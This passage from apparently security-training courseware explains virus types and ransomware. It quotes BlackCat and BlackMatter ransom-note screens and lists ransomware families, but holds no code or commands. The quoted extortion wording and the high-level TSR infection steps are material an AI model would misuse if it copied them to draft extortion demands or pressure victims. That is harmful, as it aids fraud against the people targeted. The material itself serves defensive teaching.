


Figure 7.50: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.




Figure 7.51: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.

Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:


- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ransomware

- Ransomware is a type of malware **that restricts access to a computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

BlackCat

BlackCat is dangerous ransomware that targets **operating systems from almost all vendors**, including Windows, Linux, and ESXi virtual machines



[redacted]/user/dashboard

Your network was compromised.

Important Files on **your network** was **downloaded** and **encrypted**.
We used an asymmetric cipher to encrypt your files. Meaning the only way to decrypt them is to have a **Private Key**.
Our custom **Decrypt App** is bundled with your **Private Key**.
In order to buy it you have to follow **Instructions** below. If you have questions please feel free to use **Live Chat**.
Act quicly to get a discount!

Decrypt App Price

You have 4 days, 09:22:09 until:
- **Decrypt App** special discount period will be discontinued.
- Discount price is available until **12/14/21, 3:41 AM**

Discount Price: $3000000
Full Price: $3500000

Status

Awaiting payment of **$3000000** to one of the following wallets:

Bitcoin [redacted] $3450000 (?) = 71.533725 BTC
Monero [redacted] $3000000 = 15495.867769 XMR


BlackCat Ransom Note

Ransomware Families

- Cerber
- XingLocker
- Conti
- Thanos
- WastedLocker
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze
- Ryuk

Ransomware (Cont'd)

BlackMatter It mainly targets Windows-based devices. It uses encryption keys such as **RSA public** and **AES keys** for initializing and implementing **Salsa20 encryption**



BlackMatter
Ransomware

Now	Time to end	After time end
$ 3,000,000 89.91 (with 25% fee) 12174.34	02 day, 14:03:28 End date: 03 Aug, 21:35 PM [NY time]	6,000,000 $ (with 25% fee) 179.83 24348.67

[redacted]

[redacted]

Confidencial data was downloaded from your network

You can see post with your data on our blog

Blog post status: PRIVATE

Data size 1024 GB

Test decryption

[redacted]

Support 30 Jul, 16:32 PM [NY time]
Sure

Support 30 Jul, 16:34 PM [NY time]
We increase timer for talks

[redacted]

Support 30 Jul, 17:06 PM [NY time]
10% for fast payment and remove 25% boost for bitcoin(if you willing to pay in it)

Ransomware

- Clop Ransomware
- DeadBolt
- Egregor
- Dharma
- eCh0raix
- SamSam
- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

